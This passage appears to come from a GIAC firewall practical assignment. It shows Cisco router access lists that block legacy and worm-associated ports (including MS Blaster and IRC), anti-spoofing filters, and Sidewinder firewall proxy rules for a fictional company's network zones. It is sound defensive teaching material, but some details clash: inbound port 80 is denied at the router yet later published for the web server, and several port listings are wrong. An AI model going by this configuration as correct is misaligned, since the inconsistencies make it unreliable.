There are a number of legacy services that are historically vulnerable. These services have no business coming into GIAC's network so they are blocked at the border. In addition to the firewall, the router offers an additional layer of protection, so that the firewall never sees this traffic. This reinforces the concept of defense in depth and reduces the traffic the firewall has to handle.

```
access-list 107 remark *** BEGIN Block legacy and vulnerable Services ***
access-list 107 remark legacy services
access-list 107 deny tcp any any range 0 19
access-list 107 deny udp any any range 0 19
access-list 107 remark bootps bootpc tftp
access-list 107 deny tcp any any range 67 69
access-list 107 deny udp any any range 67 69
access-list 107 remark unix rpc
access-list 107 deny tcp any any eq 111
access-list 107 deny udp any any eq 111
access-list 107 remark snmp snmptrap other snmp related
access-list 107 deny tcp any any range 161 162
access-list 107 deny udp any any range 161 162
access-list 107 deny tcp any any eq 391
access-list 107 deny udp any any eq 391
access-list 107 deny tcp any any eq 705
access-list 107 deny udp any any eq 705
access-list 107 deny tcp any any eq 1993
access-list 107 deny udp any any eq 1993
```

```
access-list 107 remark http-mgmt
access-list 107 deny tcp any any eq 80
access-list 107 deny udp any any eq 80
```

```
access-list 107 remark Cisco Serial Tunnelling stun
access-list 107 deny tcp any any range 1990 1992
access-list 107 deny udp any any range 1990 1992
```

```
access-list 107 remark Microsoft netbios – 136 unused
access-list 107 deny tcp any any range 135 139
```

```
access-list 107 deny  udp any any range 135 139
access-list 107 deny  tcp any any eq 445
access-list 107 deny  udp any any eq 445
```

```
access-list 107 remark lpd
access-list 107 deny  tcp any any eq 515
access-list 107 deny  udp any any eq 515
```

```
access-list 107 remark Microsoft sql
access-list 107 deny  tcp any any range 1433 1434
access-list 107 deny  udp any any range 1433 1434
```

```
access-list 107 remark CERT ms blaster
access-list 107 deny  tcp any any eq 593
access-list 107 deny  udp any any eq 4444
```

```
access-list 107 remark don't allow inbound IRC traffic
access-list 107 deny  tcp any any eq 6667
access-list 107 deny  udp any any eq 6667
access-list 107 remark *** END Restricted Services ***
```

Here address ranges are blocked to reduce inbound spoofing and invalid addresses from reacting GIAC's network. Ref: Linux Firewalls, second addition [1].

```
access-list 107 remark *** BEGIN Block Class A, B, and C private addresses ***
access-list 107 deny  ip 0.0.0.0 0.255.255.255 any
access-list 107 deny  ip 10.0.0.0 0.255.255.255 any
access-list 107 deny  ip 172.16.0.0 0.15.255.255 any
access-list 107 deny  ip 192.168.0.0 0.0.255.255 any
access-list 107 remark *** END ***
access-list 107 remark *** BEGIN Block Class D multicast addresses ***
access-list 107 deny  ip 224.0.0.0 31.255.255.255 any
access-list 107 remark *** END ***
access-list 107 remark *** BEGIN Block Class E reserved addresses ***
access-list 107 deny  ip 240.0.0.0 15.255.255.255 any
access-list 107 remark *** END ***
access-list 107 remark *** BEGIN Block loopback addresses ***
access-list 107 deny  ip 127.0.0.0 0.255.255.255 any
```

```
access-list 107 remark *** END ***
access-list 107 remark *** BEGIN Block linklocal addresses ***
access-list 107 deny ip 169.254.0.0 0.0.255.255 any
access-list 107 remark *** END ***
access-list 107 remark *** BEGIN Block test net addresses ***
access-list 107 deny ip 192.0.2.0 0.0.0.255 any
access-list 107 remark *** END ***
```

The next ACL block insures that GIAC's public address (obfuscated) can't be spoofed.

```
access-list 107 remark *** BEGIN Anti-Spoofing – 192.168. my fake public IP***
access-list 107 deny ip 192.168.1.0 0.0.0.255 any
access-list 107 remark *** END Anti-Spoofing ***
```

Anything else inbound will be handled by the firewall.

```
access-list 107 permit ip any any
```

The following section denotes the outbound ACLs.


Block all traffic outbound traffic with source address that don't originated from the GIAC's network. RFC 2827 "Network Ingress Filtering" [13].

```
access-list 160 remark *** BEGIN Let valid traffic pass – 192.168. my fake public IP***
access-list 160 remark *** Firewall controls service traffic outbound ***
access-list 160 permit ip 192.168.1.0 0.0.0.255 any
access-list 160 remark *** END ***
access-list 160 deny ip any any
!
!
line con 0
  transport input none
line vty 0 4
!
end
giac-rtr#
```

2.3 Firewall Policy


The firewall policy consists of Network Objects, Service Groups, Proxies, and Proxy Rules. These may differ from the screen shots in the tutorial as they were refined during the actual implementation and test.



The following are the Network Object Definitions for GIAC Enterprises.



These hosts represent the services that are depicted in the network architecture diagram in section 1.3.1.

The following service groups have been defined, AdminServices, BasicNetServices, and WinServices. Their definition is shown in the following three screen shots.





The following table shows enabled proxies and the burbs in which they are enabled. This means that a rule that allows traffic to leave a burb can only do so if the proxy is enabled in that burb. It is not necessary to enable a proxy in the destination burb.

Proxy	Port	Burbs enabled	Description
pptp	1723	corp-usr	Remote access VPN
tripwire	1169	core-svcs	Tripwire manager
WTS	3389	vpn-sa	Windows Terminal Services
Avocent_2068	2068	vpn-sa	Avocent Keyboard Video Mouse console system
Avocent_8190	8190-8193	vpn-sa	Avocent Keyboard Video Mouse console system
dns	53	all	DNS
http	80	all	http
https	443	all	https
ping	icmp	all	Ping connectivity testing
radius	1812	all but external	Authentication
scobra	9003	VPN-SA	This is the FW Admin Console
snmp	161	Not enabled	Future use
simap	993	All but external	Mail store access
smtp	25	all	Mail transfer
sql	1521	vpn-sa, dmz, corp-usr	Database access
ssh	22	vpn-sa	Ssh access for admins
Win-135-139-tcp	135-139 tcp	vpn-sa, corp-usr	File server access
Win-135-139-udp	135-139 udp	vpn-sa, corp-usr	File server access
Win-445-tcp	135-139 tcp	vpn-sa, corp-usr	File server access
Win-445-udp	135-139 udp	vpn-sa, corp-usr	File server access

With the definition of Network Objects, Service Groups, Proxies, and the respective proxy/burb enablement we can now list and describe the rules which together with these constructs implement the security policy. The following screens show the proxy group definitions used to group rules together by burb. These rules are grouped by the burb's

outbound traffic requirements. The rules can be viewed in many ways, so this choice does not prohibit sorting them in other ways. However, it is easy to investigate a problem when a service cannot be accessed when the rules are viewed from the same perspective as the access attempt. The only exception to this is the DMZ which includes rules for both the external and DMZ burbs. This is because most external interface rules are routing traffic to the DMZ. To explain the rules I will use a screen shot of the group and then go top to bottom with a detailed explanation of each rule in the policy. I will describe them in order, as the order of processing is top down. I've organized the rules at a group level to enable heavier traffic rules to be hit first. Of course this is difficult to predict and one must watch the traffic and make adjustments over time.

Naming conventions of rules aids in understanding their intent and is useful in troubleshooting and analysis. Except for the DMZ and Default group rules the convention srcburb-destburb-service is generally used. Since this is not always unique, a host, IP, or other identifier is added between destburb and service.

Default Group:

Proxy Rules: Modify Proxy Groups

Group Name: Description:

Available Rules and Groups

Name	Service	Action	Src Burb	Source	Dest Burb	Destination	Attributes	Comments
vpn-sa-all-AdminServices	AdminServ	Allow	VPN-SA	All	All	All		
ssh-campus	sshd	Allow	external	camp	external	All		
corp-usr-core-svcs-simap	simap	Allow	CORP-USR	All	CORE-SVCS	MailStore		
cobra_all	cobra	Allow	All	All	All	All		Allow Cobra access to all
core-svcs-all-tripwire	Tripwire	Allow	CORE-SVCS	sys-n	All	All		
corp-usr-core-svcs-sql	sql	Allow	CORP-USR	All	CORE-SVCS	oracle		
dmz-core-svcs-www-sql	sql	Allow	DMZ	www	CORE-SVCS	oracle		
vpn-sa-core-svcs-simap	simap	Allow	VPN-SA	All	CORE-SVCS	MailStore		
external-corp-usr-pptp	PPTP	Allow	external	All	external	fw-external		
www-https	https	Allow	external	All	external	fw-external		

Assigned Rules and Groups

Pos	Name	Service	Action	Src Burb	Source	Dest Burb	Destination	Attributes	Comments
1	all-external-BasicNetS	BasicNetS	Allow	All		external	All		
2	dnsp_all_to_external_r	dns	Allow	All		external	dns_resolv		Allow dns clients in all burbs
3	CORP-USR								This burb is where the employ
4	CORE-SVCS								This burb houses the internal
5	DMZ								This burb houses the externa
6	VPN-SA								
7	Administration								Allow access for firewall adm
8	deny_all	All	Deny	All	All	All	All		Deny access from any burb t

OK Cancel Help

Rule: 1 Name: all-external-BasicNetServices

Service: BasicNetServices

Action: Allow

Source Burb: All

Source Addr: All

Destination Burb: external

Destination Addr: All

Description: This rule enables basic net services to be initiated from all machines. Currently this consist http and https access. This enables employees to browse the web and administrators to download patches, etc.

Rule: 2 Name: dnsp_all_to_external_resolvers Service: dns

Action: Allow

Source Burb: All

Source Addr: All

Destination Burb: external

Destination Addr: dns_resolvers

Description: This rule enables all machines to reach external dns resolvers whose IP addresses are contained in the destination net group dns_resolvers.

Rule 3: Include the CORP-USR proxy group. This is the burb where employee machines and general remote access VPN reside.

Rule 4: Include the CORE-SVCS proxy group. This is the burb where the internal servers reside.

Rule 5: Include the DMZ proxy group. This is the burb where the publicly accessible servers reside.

Rule 6: Include the VPN-SA proxy group. This is the burb that houses the VPN for System Administrators.

Rule 7: Include the Administration proxy group. This proxy group contains traffic policy for administrative access to the firewall.

Rule: 8 Name: deny_all Service: all

Action: Deny

Source Burb: All


Source Addr: All

Destination Burb: All

Destination Addr: All

Description: This rule enables blocks any traffic that falls through and has not been accepted by an explicit Allow.

Corp-Usr Group:



Rule: 1 Name: corp-usr-core-svcs-sql

Service: sql

Action: Allow

Source Burb: CORP-USR

Source Addr: All

Destination Burb: CORE-SVCS

Destination Addr: oracle

Description: This rule enables SQL to be sent from the employee machines to the oracle server. This is used by client server applications to access corporate data contained in the Oracle database.

Rule: 2 Name: corp-usr-core-svcs-WinServices

Service: WinServices Group

Action: Allow

Source Burb: CORP-USR

Source Addr: All

Destination Burb: CORE-SVCS

Destination Addr: FileServer

Description: This rule enables windows services to be sent from the employee machines to the Microsoft file server. This is used for shared file space among employees. The services in the group are 135-139 and 445 TCP and UDP.

Rule: 3 Name: corp-usr-core-svcs-smtp

Service: smtp

Action: Allow

Source Burb: CORP-USR

Source Addr: All

Destination Burb: CORE-SVCS

Destination Addr: Mailstore

Description: This rule enables employees to send mail via the company's internal mail system. This is done to the integrity of the mail service, i.e. if a DOS attack is mounted against the public mail interface in the DMZ the internal mail will still function.

Rule: 4 Name: corp-usr-core-svcs-simap

Service: simap

Action: Allow

Source Burb: CORP-USR


Source Addr: All

Destination Burb: CORE-SVCS

Destination Addr: Mailstore

Description: This rule enables employees to read there mail and manipulate their IMAP mailboxes via the company's internal mail system. This is done the data contained in the mail store. The public facing mail server (SMTP) is only a relay. The internal mail system can function without it, except for routing outbound mail.

Core-svcs Group:



Rule: 1 Name: core-svcs-dmz-smtp

Service: smtp

Action: Allow

Source Burb: CORE-SVCS Source Addr: Mailstore

Destination Burb: DMZ Destination Addr: SMTP_Host

Description: This rule enables the mail store to relay mail outbound via the DMZ SMTP server. This is done to help insure the integrity of the mail service. Other servers within the CORE-SVCS burb must relay outbound mail through the mailstore to get mail out of GIAC's network. Because of this configuration inbound and outbound mail can be virus scanned.

Rule: 2 Name: core-svcs-all-tripwire

Service: Tripwire

Action: Allow

Source Burb: CORE-SVCS Source Addr: sys-mon-tw

Destination Burb: All Destination Addr: All

Description: This rule enables the tripwire manager to run and verify integrity checks on all systems running tripwire. Tripwire insures core system file integrity on servers as a last line alert that a machine has been compromised. Tripwire runs on the sys-mon-tw server which performs system monitoring and tripwire management.

Rule: 3 Name: core-svcs-all-ping

Service: ping


Action: Allow

Source Burb: CORE-SVCS Source Addr: sys-mon-tw

Destination Burb: All Destination Addr: All

Description: This rule enables the monitor server to ping servers to assess whether or not a server is up or down. As more extensive service based monitoring is performed additional rules will need to be added. Alternatively, a Systems Monitoring Service group could be constructed to reduce the number of rules and simplify this part of the policy.

DMZ Group:



Rule: 1 Name: www-http

Service: http

Action: Allow

Source Burb: external

Source Addr: All

Destination Burb: external

Destination Addr: fw-external-gw

Description: This rule enables public users in the internet to browse GIAC's public website. The destination address may seem awkward since it does not point to the DMZ. Actually the Sidewinder lets you do two things to route traffic to DMZ machines. First you can port redirect the firewall NIC address to a machine in the DMZ or in another burb. This action is taken in rules one and two. Alternatively you can have separate IP addresses aliased by a Sidewinder NIC. This way you can port level and IP address level redirect inbound requests to a particular machine. This is required in rule three. It's required because the commerce server and the main web server both accept https requests, so only the IP address can differentiate them.

Rule: 2 Name: www-https

Service: https

Action: Allow

Source Burb: external

Source Addr: All

Destination Burb: external

Destination Addr: fw-external-gw

Description: This rule enables public users in the internet to browse GIAC's public website, secure pages.

Rule: 3 Name: www-com-https

Service: https

Action: Allow

Source Burb: external

Source Addr: All

Destination Burb: external

Destination Addr: fw-alias

Description: This rule enables public, partners, and suppliers in the internet to interact GIAC's eCommerce website, secure pages.

Rule: 4 Comment: This rule is unrelated to this assignment and is there for a test scenario in our lab.

Rule: 5 Name: smtp_out

Service: smtp

Action: Allow

Source Burb: DMZ

Source Addr: SMTP_Host

Destination Burb: external

Destination Addr: All

Description: This rule enables the public facing mail gateway to transfer outbound mail.

Rule: 6 Name: smtp_in

Service: smtp

Action: Allow

Source Burb: external

Source Addr: All

Destination Burb: external

Destination Addr: fw-external-gw

Description: This rule enables the public facing mail gateway to transfer inbound mail.

Rule: 7 Name: dmz-core-svcs-smtp

Service: smtp

Action: Allow

Source Burb: DMZ

Source Addr: SMTP_Host

Destination Burb: CORE-SVCS Destination Addr: MailStore

Description: This rule enables the public facing mail gateway to transfer inbound mail to GIAC's internal mail system.

Rule: 8 Name: dmz-core-svcs-www-sql

Service: sql

Action: Allow

Source Burb: DMZ

Source Addr: www

Destination Burb: CORE-SVCS Destination Addr: oracle

Description: This rule enables the public facing web server to provide dynamic pages with data from the corporate database server without exposing the database server directly to the internet.

Rule: 9 Name: dmz-core-svcs-www-com-sql

Service: sql

Action: Allow

Source Burb: DMZ

Source Addr: www-com

Destination Burb: CORE-SVCS Destination Addr: oracle

Description: This rule enables the public facing eCommerce server to provide dynamic pages and perform transactions with data from the corporate database server without exposing the database server directly to the internet.

Rule: 10 Name: external-corp-usr-pptp

Service: pptp

Action: Allow

